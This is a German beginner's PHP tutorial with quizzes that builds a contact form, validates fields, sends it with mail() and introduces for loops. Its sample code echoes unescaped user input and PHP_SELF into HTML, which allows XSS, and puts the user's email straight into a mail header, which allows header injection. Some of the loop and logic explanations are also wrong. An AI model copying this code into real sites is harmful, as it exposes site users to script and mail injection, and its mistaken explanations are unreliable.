Auch diese Form des Zugriffs ist inzwischen veraltet, aber immer noch möglich (auch bei register_globals = off). Der Nachteil bei diesem Zugriff ist jedoch, dass die Variable $HTTP_POST_VARS (und auch $HTTP_GET_VARS) nicht global in Ihrem PHP-Skript verfügbar ist. Diese Variablen funktionieren dann nicht innerhalb der von Ihnen erzeugten Funktionen. Um auch innerhalb einer eigenen Funktion auf $HTTP_POST_VARS zugreifen zu können, müssen Sie am Anfang der Funktion den Befehl "globals" verwenden:

```
function meinefunktion()
{
        global $HTTP_POST_VARS;
        echo $HTTP_POST_VARS['meinname'];
}
```

Im Gegensatz dazu, sind die so genannten "superglobalen" Variablen $_POST und $_GET grundsätzlich überall innerhalb Ihres PHP-Skriptes verfügbar.

Ich empfehle daher, generell diese neuen Variablen für Zugriffe auf Formularwerte zu verwenden.

Kontaktformular

Um das Ganze etwas interessanter zu machen, nun eine praktische Anwendung des bisher gelernten. Es soll ein Kontaktformular erstellt werden, bei dem Sie unterschiedliche Daten (z.B. Name, Telefonnummer und E-Mail-Adresse) eingeben können. Diese Daten sollen dann zunächst auf der Seite angezeigt werden.

Schaffen Sie das mit dem bereits gelernten Wissen? Eigentlich sollten Sie dazu in der Lage sein. Probieren Sie es aus!

Wenn Sie Schwierigkeiten haben, sehen Sie sich das nun folgende Beispiel an. So ungefähr sollte Ihr Kontaktformular funktionieren:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN">
<html>
<head>
<title>Kontaktformular</title>
</head>
<body>
<form action="<?php echo $_SERVER['PHP_SELF'] ?>"
method="post">
Ihr Name: <input type="text" name="name"><br />
Ihre Anschrift: <input type="text" name="anschrift"><br />
Ihre Telefonnummer: <input type="text" name="telefon"><br />
Ihre E-Mail: <input type="text" name="email"><br />
<input name="submit" type="submit" value="absenden">
</form>
<?php
echo "Ihr Name lautet: ";
echo $_POST['name'];
echo "<br />";

echo "Ihre Anschrift lautet: ";
echo $_POST['anschrift'];
echo "<br />";

echo "Ihre Telefonnummer lautet: ";
echo $_POST['telefon'];
echo "<br />";

echo "Ihre E-Mail lautet: ";
echo $_POST['email'];
echo "<br />";
?>
</body>
</html>
```

Fanden Sie das schwer? Sollte eigentlich nicht. Die meisten Dinge kennen Sie ja schon aus Ihren HTML-Kenntnissen.

Quiz

Frage: Wie lassen sich Zeichenketten miteinander verbinden?

1. mit dem Plus-Operator
2. mit dem Minus-Operator
3. mit dem Zeichen "&"
4. mit dem Punkt-Operator

Frage: Welche Zeichenkette müssen Sie ausgeben, um im HTML-Quellcode eine neue Zeile zu erzeugen?

1. '\n'
2. "\n"
3. '
'
4. "
"

Frage: In welchem Attribut muss der Wert von $_POST['name'] in einem Textfeld eingetragen werden, damit in diesem der zuletzt im Formular eingegebene Name angezeigt wird.

1. Im value Attribut
2. Im name Attribut
3. Im align Attribut

Kontaktformular verbessern

Zwei Dinge sollen unser Formular-Beispel noch vereinfachen:

Zum Ersten:

Die Ausgabe mit Echo, muss nicht unbedingt in drei einzelnen Zeilen erfolgen. Es gibt in PHP einen speziellen Operator, mit dem sich Zeichenketten aneinander hängen lassen. Man nennt Ihn den Punkt-Operator:

```
echo "Ihr Name lautet: " . $_POST['name'] . "<br />";
```

Damit lässt sich die Ausgabe in einer Zeile ausführen, weil die Einzelteile "Ihr Name lautet: " der Inhalt der Variable $_POST['name'] und schließlich der Text "
" einfach durch den Punkt miteinander verbunden werden.

Wie oben schon mal erwähnt wurde, können Sie auch einfache Anführungszeichen verwenden, wenn innerhalb der Zeichenkette keine Variable mit ausgegeben werden soll. Das macht das Skript etwas schneller. Daher wollen wir für die Zukunft diese Schreibweise einführen:

```
echo 'Ihr Name lautet: ' . $_POST['name'] . '<br />';
```

Die doppelten Anführungszeichen benötigen Sie dann nur noch, wenn Sie einfache Variablen (Array-Variablen wie $_POST funktionieren nicht) direkt innerhalb eines Textes ausgeben wollen, zum Beispiel:

```
echo "Der Durchmesser beträgt $durchmesser Zentimeter";
```

Auch wenn Sie Sonderzeichen ausgeben wollen, wie eine Zeilenschaltung für den HTML-Quellcode, müssen Sie noch die doppelten Anführungszeichen verwenden:

```
echo 'Ihr Name lautet: ' . $_POST['name'] . '<br />' . "\n";
```

Wie Sie hier sehen, können Sie durch die Verbindung mit dem Punktoperator, die Art der Anführungszeichen auch beliebig wechseln. Eine Zeichenkette muss nur immer in die gleiche Art Anführungszeichen eingeschlossen sein. Mit anderen Worten: Wenn Sie mit einem einfachen Anführungszeichen anfangen, müssen Sie auch mit einem einfachen Anführungszeichen aufhören (und umgekehrt).

Das Zweite:

Sie stellen fest, dass die Eingaben nach dem Abschicken des Formulars aus den Textfeldern verschwinden. Das ist manchmal nicht erwünscht. Auch in diesem Fall wäre es viel schöner, wenn man die alten Werte im Formular erhalten würde, so dass man zum erneuten Absenden nur noch die gewünschten Felder ändern müsste, statt alles neu einzugeben.

Auch dieses lässt sich mit PHP in unserem Beispiel leicht ermöglichen:

```
Ihr Name: <input type="text"
     name="name"
     value="<?php echo $_POST['name'] ?>"><br />
```

Es wird einfach nur ein weiteres Attribut im Eingabefeld eingefügt. Das Attribut "value" enthält die Vorgabe für den Formular-Text. Da dieser in der $_POST Variable gespeichert ist, kann er ebenso mit echo hier ausgegeben werden, wie wir es beim action-Attribut schon getan haben.

Das ganze Skript sieht dann am Ende so aus:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN">
<html>
<head>
<title>Kontaktformular</title>
</head>
<body>
<form action="<?php echo $_SERVER['PHP_SELF'] ?>"
method="post">
Ihr Name: <input type="text"
     name="name"
     value="<?php echo $_POST['name'] ?>"><br />

Ihre Anschrift: <input type="text"
     name="anschrift"
     value="<?php echo $_POST['anschrift'] ?>"><br />

Ihre Telefonnummer: <input type="text"
     name="telefon"
     value="<?php echo $_POST['telefon'] ?>"><br />

Ihre E-Mail: <input type="text"
     name="email"
     value="<?php echo $_POST['email'] ?>"><br />

<input name="submit" type="submit" value="absenden">
</form>
```

```
<?php
echo 'Ihr Name lautet: ' . $_POST['name'] . '<br />' . "\n";
echo 'Ihre Anschrift lautet: '. $_POST['anschrift']. '<br />'
. "\n";
echo 'Ihre Telefonnummer lautet: ' . $_POST['telefon'] . '<br
/>' . "\n";
echo 'Ihre E-Mail lautet: ' . $_POST['email'] . '<br />' .
"\n";
?>
</body>
</html>
```

Daten im Formular prüfen

Beim Versenden eines Formulars sollten die übergebenen Daten möglichst überprüft werden. So macht es vielleich keinen Sinn, das Feld "E-Mail" leer zu lassen, wenn man später auf ein Kontaktformular per E-Mail antworten soll.

Quiz

Frage: Mit welchem PHP-Befehl können Sie Programmcode ausführen, sobald eine bestimmte Bedingung erfüllt ist?

1. if
2. wenn
3. test
4. check

Frage: Was passiert mit der Zeichenkette in $text, die Sie beim Aufruf des PHP-Befehls trim($text) zurückbekommen?

1. alle Leerzeichen im Text wurden entfernt
2. Leerzeichen am Anfang und Ende wurden entfernt.
3. Leerzeichen am Textanfang wurden entfernt
4. Leerzeichen am Textende wurden entfernt

Frage: Wie können Sie prüfen, ob ein Formular mit dem Submit-Button abgeschickt wurde, wenn der Submit-Button den Namen "submit" hat?

1. if ($_POST['submit'] == '')
2. if (isset($_POST['submit']))
3. if ($_POST['button'] == 'submit')

Eingaben prüfen

Aus diesem Grund sollten einige Eingaben im Formular überprüft werden. In folgenden Beispiel sollen die Eingabefelder für "Name" und "E-Mail" entsprechend überprüft werden. Dazu lernen Sie ein weiteres Element von PHP kennen, die if-Abfrage.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN">
<html>
```

```
<head>
<title>Kontaktformular</title>
</head>
<body>
<form action="<?php echo $_SERVER['PHP_SELF'] ?>"
method="post">

<?php
if ( $_POST['name'] == '' )
{
  echo '<strong>Bitte geben Sie Ihren Namen ein</strong><br
/>';
}
?>

Ihr Name: <input type="text"
     name="name"
     value="<?php echo $_POST['name'] ?>"><br />


Ihre Anschrift: <input type="text"
     name="anschrift"
     value="<?php echo $_POST['anschrift'] ?>"><br />

Ihre Telefonnummer: <input type="text"
     name="telefon"
     value="<?php echo $_POST['telefon'] ?>"><br />

<?php
if ( $_POST['email'] == '' )
{
  echo '<strong>Bitte geben Sie Ihre E-Mail-Adresse
ein</strong><br />';
}
?>

Ihre E-Mail: <input type="text"
     name="email"
     value="<?php echo $_POST['email'] ?>"><br />


<input name="submit" type="submit" value="absenden">
</form>
<?php
echo 'Ihr Name lautet: ' . $_POST['name'] . '<br />' . "\n";
echo 'Ihre Anschrift lautet: '. $_POST['anschrift']. '<br />'
. "\n";
echo 'Ihre Telefonnummer lautet: ' . $_POST['telefon'] . '<br
/>' . "\n";
echo 'Ihre E-Mail lautet: ' . $_POST['email'] . '<br />' .
"\n";
```

```
?>
</body>
</html>
```

Die Abfrage, ob Daten in das Textfeld eingegeben wurden, erfolgt mit der if-Abfrage:

```
<?php
if ( $_POST['name'] == '' )
{
  echo '<strong>Bitte geben Sie Ihren Namen ein</strong><br
/>';
}
?>
```

Hier wird geprüft, ob der Inhalt der Variable $_POST['name'] gleich einer leeren Zeichenkette ist. Die leere Zeichenkette wird durch zwei Anführungszeichen hintereinander dargestellt.

Hinweis: Die Abfrage auf Gleichheit muss immer mit zwei Gleichheitszeichen durchgeführt werden (==). Wenn Sie versehentlich nur ein Gleichheitszeichen verwenden ist es eine Zuweisung an eine Variable. Diese liefert immer das Ergebnis "wahr" und verändert auch noch die Variable. Das ist also meist nicht das, was Sie wollen.

Tipp: Solche Probleme können Sie dadurch vermeiden, dass Sie beim Vergleich die Konstant immer links von den Anführungszeichen schreiben, also if ('' == $_POST['name']). Wenn Sie dann das zweite Gleichheitszeichen weglassen, erhalten Sie die Fehlermeldung "**Parse error**: parse error, unexpected '='" von PHP, weil Sie auf eine Konstante keine Zuweisung vornehmen können.

Diesen Trick habe ich übrigens das erste mal bei Steve Maguire in seinem Buch "Writing Solid Code" gelesen. Das Buch ist eigentlich für C-Programmierer, der Tipp funktioniert aber auch bei PHP.

Offenbar ist jedoch diese Art des Vergleichens so ungewöhnlich, dass ich es in der Praxis praktisch noch nie gesehen haben. Selbst Maguire selbst verwendet diese Form nicht durchgängig in seinem Buch.

Probieren Sie es einmal aus. Sie werden feststellen, dass der zusätzliche Text "Bitte geben Sie Ihren Namen ein, solange angezeigt wird, bis Sie in das Namensfeld einen Eintrag gemacht haben.

Jetzt könnte man ja auf die Idee kommen, in das Feld einfach (oder aus Versehen) ein Leerzeichen einzugeben. Probieren Sie auch das einmal aus. Sie werden feststellen, dass die Meldung verschwindet, wenn Sie einfach ein Leerzeichen in das Feld eintragen.

So einfach wollen wir es unseren Anwendern aber nicht machen. In die Felder soll schon ein richtiger Text eingetragen werden. Glücklicherweise kennt PHP eine Funktion, mit der sich überflüssige Leerzeichen entfernen lassen. Diese Funktion heißt trim():

```
if ( trim( $_POST['name'] ) == '' )
{
  echo '<strong>Bitte geben Sie Ihren Namen ein</strong><br
/>';
}
```

Der Inhalt der Variable $_POST['name'] wird also zunächst als Parameter an die Funktion trim() übergeben. Diese Funktion entfernt alle Leerzeichen am Anfang und am Ende der übergebenen Zeichenkette. Wird also ein (oder mehrere) Leerzeichen in das Eingabefeld

eingegeben, so werden diese Leerzeichen entfernt. Die Funktion trim() gibt dann die bereinigte Zeichenkette als Rückgabewert zurück, so dass auf der linken Seite der Gleichheits-Abfrage immer eine Zeichenkette steht, die vorne und hinten keine Leerzeichen mehr hat.

Ändern Sie mal das Skript entsprechend (auch für das E-Mail-Feld) und probieren Sie aus, ob Sie jetzt noch ein Leerzeichen in die Felder "Name" und "E-Mail" eingeben können.

Wie Sie sehen, funktioniert der Leerzeichen-Trick jetzt nicht mehr. Natürlich kann der Anwender jetzt immer noch irgendeinen Unsinn in die Felder eingeben, aber dann ist ihm/ihr auch nicht mehr zu helfen ;-)

Nun gibt es noch einen kleinen Schönheitsfehler: Die beiden Hinweiszeilen erscheinen auch dann, wenn das Formular zum ersten Mal im Browser aufgerufen wurde. Es macht allerdings keinen Sinn, den Anwender auf Fehler hinzuweisen, die er/sie noch gar nicht gemacht hat, denn das Formular wurde ja noch nicht über den Submit-Button versendet.

Daher soll die Abfrage noch etwas erweitert werden:

```
if ( isset( $_POST['submit'] )
     and trim($_POST['name']) == '' )
{
  echo '<strong>Bitte geben Sie
     ihren Namen ein</strong><br />';
}
```

Wir haben ja eine Schaltfläche (Button) mit dem Namen "submit" als Submit-Button definiert. Solange das Formular nicht über diesen Button abgeschickt wurde, ist die Variable $_POST['submit'] noch nicht mit einem Inhalt versehen. Die PHP-Funktion isset() prüft eine solche Variable. Wenn die Variable noch nicht gesetzt wurde (also noch keinen Inhalt hat), wird der logische Wert "false" (also "falsch") zurückgegeben. Ist ein Wert in der Variable enthalten (ist sie gesetzt), wird "true" (also "wahr") zurückgegeben.

In der oben gezeigten if-Abfrage können Sie nun zwei Bedingungen mit einem logischen Operator verbinden. Keine Angst, die if-Abfrage und die logischen Operatoren werden in einem späteren Kapitel noch ausführlich erklärt. Für den Moment müssen Sie nur wissen: Wenn Sie zwei Abfrage-Bedingungen mit "and" verknüpfen, ist die Gesamt-Abfrage immer dann wahr, wenn beide Bedingungen wahr sind.

Falls also der Submit-Button noch nicht geklickt wurde, oder das Namens-Feld keinen Eintrag enthält, wird der Programmcode in der if-Abfrage ausgeführt.

Damit haben Sie nun die fertige Eingabeprüfung für Textfelder in einem Formular. Beim ersten Anzeigen des Formulars werden die Fehlermeldungen nicht angezeigt, weil das Formular noch nicht abgeschickt wurde.

Erst nach dem Absenden des Formulars werden die beiden Feldern, die einen Eintrag enthalten müssen, auf Text geprüft. Eventuell vorhandene Leerzeichen am Anfang und Ende des eingegebenen Textes werden bei dieser Prüfung entfernt.

Und hier nun das vollständige Skript für das Kontaktformular:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN">
<html>
<head>
<title>Kontaktformular</title>
```

```
</head>
<body>
<form action="<?php echo $_SERVER['PHP_SELF'] ?>"
     method="post">

<?php
if ( isset( $_POST['submit'] )
     and trim($_POST['name']) == '' )
{
  echo '<strong>Bitte geben Sie
     ihren Namen ein</strong><br />';
}
?>

Ihr Name: <input type="text"
     name="name"
     value="<?php echo $_POST['name'] ?>"><br />


Ihre Anschrift: <input type="text"
     name="anschrift"
     value="<?php echo $_POST['anschrift'] ?>"><br />

Ihre Telefonnummer: <input type="text"
     name="telefon"
     value="<?php echo $_POST['telefon'] ?>"><br />

<?php
if ( isset( $_POST['submit'] )
     and trim($_POST['email']) == '' )
{
  echo '<strong>Bitte geben Sie
     ihre E-Mail-Adresse ein</strong><br />';
}
?>

Ihre E-Mail: <input type="text"
     name="email"
     value="<?php echo $_POST['email'] ?>"><br />


<input name="submit" type="submit"
     value="absenden">
</form>
<?php
echo 'Ihr Name lautet: ' .
     $_POST['name'] . '<br />' . "\n";
echo 'Ihre Anschrift lautet: '.
     $_POST['anschrift']. '<br />' . "\n";
echo 'Ihre Telefonnummer lautet: ' .
     $_POST['telefon'] . '<br />' . "\n";
```

```
echo 'Ihre E-Mail lautet: ' .
     $_POST['email'] . '<br />' . "\n";
?>
</body>
</html>
```

Kontaktformular und E-Mail

Ein Kontaktformular, dass nur die eingegebenen Daten im Browser anzeigt, ist nun ja recht langweilig. Der Anwender weiß schließlich selbst wie er heißt und wo er wohnt. Wichtig wäre jetzt, die eingegebenen Daten auch als E-Mail an Sie (den Betreiber der Internetseite) zu versenden.

Quiz

Frage: Mit welcher PHP-Funktion können Sie E-Mails versenden?

1. sendmail()
2. send()
3. mail()

Frage: Wie viele Parameter müssen bei der Funktion mail() immer angegeben werden?

1. Einer
2. Zwei
3. Drei

Frage: Sie verwenden eine Variable, die nur die Werte "wahr" oder "falsch" speichern soll. Wie heißen die Werte, die Sie dieser Variable zuweisen können:

1. true
2. false
3. 0
4. 1
5. 'true'
6. 'false'

Die Mail-Funktion

Zu diesem Zweck gibt es in PHP die Funktion mail(). Damit können Sie eine E-Mail direkt von Ihrem Webserver (auch wenn Sie nur Webspace gemietet haben) versenden.

Hinweis: Wegen der zunehmenden Spam-Problematik, gehen einige Provider dazu über, die mail-Funktion einzuschränken oder gar ganz abzuschalten. Insbesondere bei kostenfreiem Webspace mit PHP-Unterstützung wird dies oft gemacht, da die kostenlosen Angebote gern zum Versand von Massen-Mails missbraucht werden.

Falls das hier beschriebene Beispiel also nicht funktioniert, fragen Sie bitte Ihren Provider, ob die Funktion mail() verwendet werden kann oder ob es bestimmte Einschränkungen dafür gibt. Die Mail-Funktion funktioniert nur dann korrekt, wenn Sie vom Provider auf dem Webserver entsprechend konfiguriert wurde.

Daher werden Sie das Beispiel auf Ihrem eigenen Computer nicht durchführen können, solange Sie keinen Mail-Server auf Ihrem Computer installieren, und PHP entsprechend für diesen Mail-Server konfigurieren.

Falls Sie also keine Möglichkeit haben, das Beispiel auf einem "echten" Webspace installieren zu können, überspringen Sie einfach den praktischen Teil und kommen dann später darauf zurück, wenn Ihre PHP-Skripte "online" gehen.

Um eine E-Mail zu versenden werden mindestens drei Dinge benötigt:

- Eine gültige E-Mail Adresse
- Ein Betreff (kann zur Not auch leer gelassen werden)
- Ein Text mit der Nachricht

Die Mail-Funktion benötigt diese drei Dinge als Parameter für den Versand. Daher sollte zunächst eine E-Mail Nachricht zusammengesetzt werden, die dann verschickt werden soll:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN">
<html>
<head>
<title>Kontaktformular</title>
</head>
<body>
<form action="<?php echo $_SERVER['PHP_SELF'] ?>"
method="post">

<?php
$formular_ok = true;

if ( isset( $_POST['submit'] ) and $_POST['name'] == '' )
{
  echo '<strong>Bitte geben Sie ihren Namen ein</strong><br
/>';
  $formular_ok = false;
}
?>

Ihr Name: <input type="text"
     name="name"
     value="<?php echo $_POST['name'] ?>"><br />


Ihre Anschrift: <input type="text"
     name="anschrift"
     value="<?php echo $_POST['anschrift'] ?>"><br />

Ihre Telefonnummer: <input type="text"
     name="telefon"
     value="<?php echo $_POST['telefon'] ?>"><br />

<?php
if ( isset( $_POST['submit'] ) and $_POST['email'] == '' )
```

```
{
  echo '<strong>Bitte geben Sie ihre E-Mail-Adresse
ein</strong><br />';
  echo $formular_ok = false;
}
?>

Ihre E-Mail: <input type="text"
     name="email"
     value="<?php echo $_POST['email'] ?>"><br />


<input name="submit" type="submit" value="absenden">
</form>
<?php
echo 'Ihr Name lautet: ' . $_POST['name'] . '<br />' . "\n";
echo 'Ihre Anschrift lautet: '. $_POST['anschrift']. '<br />'
. "\n";
echo 'Ihre Telefonnummer lautet: ' . $_POST['telefon'] . '<br
/>' . "\n";
echo 'Ihre E-Mail lautet: ' . $_POST['email'] . '<br />' .
"\n";

if ( isset( $_POST['submit'] ) and $formular_ok == true )
{
     $nachricht = 'Danke für Ihre Nachricht' . "\n" .
     'Wir werden uns bald mit Ihnen in Verbindung setzen' .
"\n" .
     'Ihre Daten lauten:' . "\n" .
     'Name: ' . $_POST['name'] . "\n" .
     'Anschrift: ' . $_POST['anschrift'] . "\n" .
     'Telefon: ' . $_POST['telefon'] . "\n\n" .
     'Herzlichen Gruß' . "\n\n" .
     'Heinz Schmidt';

     mail("meinname@meinedomain.local", "Danke für Ihre
Nachricht", $nachricht);
}

?>
</body>
</html>
```

Das Skript wurde am Anfang um eine weitere Variable $formular_ok erweitert. Sinn dieser Variable ist festzustellen, ob bei der Eingabe Fehler aufgetreten Sind (also Felder nicht korrekt ausgefüllt wurden). Ist das der Fall, macht es natürlich keinen Sinn, die E-Mail schon abzusenden.

Dabei lernen Sie wieder etwas Neues: Sie können einer Variable nicht nur Zahlen und Text zuweisen, sondern auch die speziellen Werte "true" oder "false". Eine solche Variable nennt man auch logische Variable (Boolean Variable), weil Sie nur einen logischen Wert für "wahr" (true) oder "falsch" (false) enthält.

Die Variable wird zunächst auf "true" gesetzt. Erst wenn eine Fehlermeldung ausgegeben wird, erfolgt die Zuweisung von "false", so dass die Variable am Ende immer dann "false" enthält, wenn mindestens ein Fehler aufgetreten ist.

Hinweis: Boolean-Variablen haben den Vorteil, dass sie wenig Speicherplatz beanspruchen und bequem zu verwenden sind. Ein besonderer Vergleich ist bei solchen Variablen nicht mehr notwendig, obwohl er hier aus Gründen der besseren Verständlichkeit verwendet wurde.

Sie könnten also statt:

if ($formular_ok == true)

{

echo "Formular ist in Ordnung";

}

auch schreiben:

if ($formular_ok)

{

echo "Formular ist in Ordnung";

}

In beiden Fällen wird der Text "Formular ist in Ordnung" ausgegeben, wenn in der Variable $formular_ok der Wert true gespeichert ist.

Achten Sie darauf, dass der Begriff true ohne Anführungszeichen verwendet wird.

Die zweite Form (also ohne den expliziten Vergleich mit == true) wird übrigens in der Praxis durchgängig verwendet.

Am Ende wird dann geprüft, ob das Formular schon abgesendet wurde (Sie erinnern sich an isset($_POST['submit'])?) und ob das Formular fehlerfrei ausgefüllt wurde. Erst dann wird der Mail-Text zusammengebaut und die E-Mail versendet.

```
if ( isset( $_POST['submit'] ) and $formular_ok)
{
     $nachricht = 'Danke für Ihre Nachricht' . "\n" .
     'Wir werden uns bald mit Ihnen in Verbindung setzen' .
"\n" .
     'Ihre Daten lauten:' . "\n" .
     'Name: ' . $_POST['name'] . "\n" .
     'Anschrift: ' . $_POST['anschrift'] . "\n" .
     'Telefon: ' . $_POST['telefon'] . "\n\n" .
     'Herzlichen Gruß' . "\n\n" .
     'Heinz Schmidt';

     mail("meinname@meinedomain.local", "Danke für Ihre
Nachricht", $nachricht);
}
```

Der Text der Nachricht wird der Variablen $nachricht zugewiesen und mit Hilfe des Punkt-Operators zusammengesetzt. Um in der E-Mail eine neue Zeile zu erzeugen, verwenden Sie wieder das spezielle Zeichen "\n". Da die E-Mail aus reinem Text besteht, können Sie keine HTML-Tags im Text verwenden.

Die Funktion mail() bekommt in diesem Beispiel drei Parameter:

- Die Mailadresse an die versendet werden soll
- Der Betreff für diese Mail
- Der Text für diese Mail

Für die Mailadresse " meinname@meinedomain.local" müssen Sie natürlich Ihre eigene E-Mail Adresse eintragen. Noch eleganter wird das Skript, wenn Sie Ihre E-Mail Adresse am Anfang des Skriptes als Konstante definieren und hier nur die Konstante eintragen. Versuchen Sie das mal.

Wenn Sie die E-Mail empfangen, werden Sie feststellen, dass der E-Mail Absender etwas merkwürdig ist. Bei mir lautet er beispielsweise: "nobody@morpheus.hmdnsgroup.com". Es wäre nun ganz bequem, wenn Sie auf diese Mail einfach per "Antworten" (Reply) antworten könnten, was aber bei dieser Absenderangabe nicht möglich ist.

Um das Ganze noch komfortabler zu machen, müssen Sie bei der Mail-Funktion noch einen vierten Parameter angeben. Hier hinein schreiben Sie dann beliebige Mail-Header, die dem Mailserver noch übergeben werden sollen. Ein möglicher solcher Header ist die Angabe "From:":

```
mail('test@heddesheimer.de',
     'Danke für Ihre Nachricht',
     $nachricht,
     'From:'. $_POST['email']);
```

In diesem Fall wird die E-Mail Adresse als Absender eingetragen, die der Anwender in das Feld "E-Mail" eingetragen hat. Das muss natürlich eine gültige Mailadresse sein, dann können Sie auf die Mail auch direkt per "Reply" antworten.

Hinweis: Es wird immer wieder gefragt, ob man mit der Mail-Funktion auch HTML-Mails versenden kann. Prinzipiell geht das schon, erfordert aber einigen Aufwand, der über den Rahmen dieses Kurses hinausgehen würde.

Sie finden im Internet eine Reihe von kostenfreien Skripten, die Sie zum Versand von HTML-Mails verwenden können. Geben Sie in einer Suchmaschine Ihrer Wahl die Begriffe "PHP Mime-Mail" ein, um solche Skripte zu finden.

Auch wenn der Versand von HTML-Mails möglich ist, sollten Sie sich genau überlegen, ob Sie das wirklich tun wollen. Die meisten Leute filtern alle HTML-Mails automatisch aus und löschen sie ungelesen, weil sehr viel unerwünschte Werbemail als HTML daherkommt.

Kontrollstrukturen

Der Begriff "Kontrollstrukturen" umfasst alles, was mit dem Ablauf des Skriptes selbst zu tun hat. Bisher wurden unsere Skripte immer von oben nach unten durchgearbeitet und beendet. Das funktioniert für eine einfache Berechnung und auch für ein Kontaktformular. Anders als bei anderen Programmiersprachen, wird ein "Programm" in PHP nicht wirklich "beendet". Nachdem die Internet-Seite erzeugt und angezeigt wurde, kann der Benutzer die Seite noch mal aufrufen (z.B. über das eben beschriebene Formular), oder zu einer anderen Seite springen (z.B. durch einen Klick auf einen Link).

Manchmal benötigt man aber auch innerhalb einer einzelnen Seite die Möglichkeit, den normalen Programmablauf (von oben nach unten) zu verändern. Sie haben eine dieser Möglichkeiten im vorigen Beispiel kennen gelernt. Über die if-Abfrage konnte das Skript

entscheiden, ob es den nächsten Befehl ausführen würde, oder eine Reihe von Befehlen überspringen sollte. Das ist der wesentliche Grundgedanke einer Kontrollstruktur.

Quiz

Frage: Wie oft wird diese Schleife durchlaufen: for ($k = 1; $k < 10; $k = $k+1)?

1. Neun mal
2. Zehn mal
3. Elf mal

Frage: Wie oft wird diese Schleife durchlaufen: for(; ;)?

1. Die Schleife wird einmal durchlaufen
2. Die Schleife wird überhaupt nicht durchlaufen
3. Die Schleife wird endlos oft durchlaufen
4. PHP liefert eine Fehlermeldung

Frage: Welchen Teil der For-Schleife nennt man "Initialisierung"?

1. Den ersten Ausdruck
2. Den zweiten Ausdruck
3. Den dritten Ausdruck

Die For-Schleife

Neben der einfachen if-Abfrage, die eine einfache Entscheidung darstellt, gibt es auch die Möglichkeit, eine Schleife in PHP auszuführen. Eine Schleife bedeutet: Das Programm springt an einem bestimmten Punkt wieder einige Zeilen zurück und führt die gerade ausgeführten Befehle noch einmal aus.

Wofür braucht man so etwas? Sehen Sie sich mal dieses Beispiel an:

```
<?php
define("PI", 3.1415926); // pi als Konstante

function kreisumfang($d)
{
     $u = $d * PI;
     return $u;
}

for ($d = 1; $d <= 10; $d = $d+1)
{
     $umfang = kreisumfang($d);
     echo 'Der Kreisumfang für ' . $d .
          ' cm beträgt: ' .
          number_format($umfang, 2) .
          ' cm<br />' . "\n";
}
?>
```

Kommt Ihnen das Beispiel bekannt vor? Es handelt sich um das Beispiel zur Berechnung des Kreisumfanges, das ich Ihnen ganz am Anfang des Kurses vorgestellt habe.

Das Skript ist um eine for-Schleife erweitert worden, so dass die Kreisberechnung nicht nur einmal, sondern zehnmal durchgeführt werden. Dabei müssen die entsprechenden Befehle aber nicht zehnmal in das Skript geschrieben werden, sondern nur einmal in den Block der For-Schleife:

```
for ($d = 1; $d <= 10; $d = $d+1)
{
     $umfang = kreisumfang($d);
     echo 'Der Kreisumfang für ' . $d .
          ' cm beträgt: ' .
          number_format($umfang, 2) .
          ' cm<br />' . "\n";
}
```

Eine for-Schleife verwendet man immer dann, wenn man vorher schon weiß, wie oft die Schleife durchlaufen werden soll. Die Anweisung "for" benötigt drei Ausdrücke. Im Gegensatz zu Funktions-Parametern, müssen diese aber durch ein Semikolon getrennt werden.

Der erste Ausdruck:

$d = 1;

Ist der Startwert der Schleife. Der Variable $d (ich fand $durchmesser zu lang für das Beispiel) wird der Wert 1 zugewiesen. Diese Anweisung wird ganz am Anfang ausgeführt, wenn das Skript die Zeile mit der for-Schleife das erste Mal erreicht. Man spricht hier auch von der "Initialisierung" der Schleife.

Der zweite Ausdruck:

$d <= 10;

Sagt der Schleife, sie soll solange wiederholt werden, bis der Inhalt in Variable $d einen Wert enthält, der größer oder gleich 10 ist. Das Skript wird die Anweisungen in der Schleife solange wiederholen, bis diese Bedingung erfüllt ist (schlimmstenfalls nie, was zu einer Endlos-Schleife führt). Man spricht hier auch von der "Abbruchbedingung" der Schleife.

Der dritte Ausdruck:

$d = $d+1

Sagt der Schleife, dass nach jeder Wiederholung der Inhalt der Variable $d um den Wert 1 erhöht werden soll. Es wird als bei jedem Schleifendurchgang die Zahl 1 zum Inhalt von $d addiert. Für diesen Ausdruck gibt es keinen besonderen Begriff, er wird einfach jedes Mal ausgeführt, nachdem die Schleife durchlaufen wurde.

Der Ablauf des Skriptes ist nun folgendermaßen:

- Die Initialisierung wird durchgeführt, dabei wird $d auf 1 gesetzt
- Die Anweisungen in der Schleife werden zum ersten Mal ausgeführt
- Das Skript springt wieder zum Anfang der Schleife und prüft die Abbruchbedingung
- Ist die Abbruchbedingung nicht erfüllt, wird der dritte Ausdruck durchgeführt, also $d um 1 erhöht.
- Die Anweisungen in der Schleife werden ein zweites Mal durchgeführt.

- Das wiederholt sich solange, bis die Abbruchbedingung erfüllt ist.

Lassen Sie das Beispiel einmal laufen. Es sollte die folgende Ausgabe dabei herauskommen:

```
Der Kreisumfang für 1 cm beträgt: 3.14 cm
Der Kreisumfang für 2 cm beträgt: 6.28 cm
Der Kreisumfang für 3 cm beträgt: 9.42 cm
Der Kreisumfang für 4 cm beträgt: 12.57 cm
Der Kreisumfang für 5 cm beträgt: 15.71 cm
Der Kreisumfang für 6 cm beträgt: 18.85 cm
Der Kreisumfang für 7 cm beträgt: 21.99 cm
Der Kreisumfang für 8 cm beträgt: 25.13 cm
Der Kreisumfang für 9 cm beträgt: 28.27 cm
Der Kreisumfang für 10 cm beträgt: 31.42 cm
```

Sie sind damit in der Lage, mit einer kleinen Schleife, beliebig viele Rechenoperationen mit unterschiedlichen Werten durchzuführen. Das Beispiel durchläuft die Schleife nur zehnmal, aber man könnte leicht auch hundert oder tausend Schleifendurchläufe erzeugen.

Hinweis: Haben Sie keine Angst vor Endlos-Schleifen. Im Gegensatz zu anderen Programmiersprachen, kann bei einer Endlos-Schleife der Webserver nicht abstürzen (oder zumindest sollte er das nicht). PHP wird normalerweise mit einem Zeitlimit konfiguriert.

Wenn ein Skript (egal aus welchem Grund) länger als 30 Sekunden zur Ausführung benötigt, wird es automatisch abgebrochen. Sie sehen dann im Browser eine entsprechende Fehlermeldung.

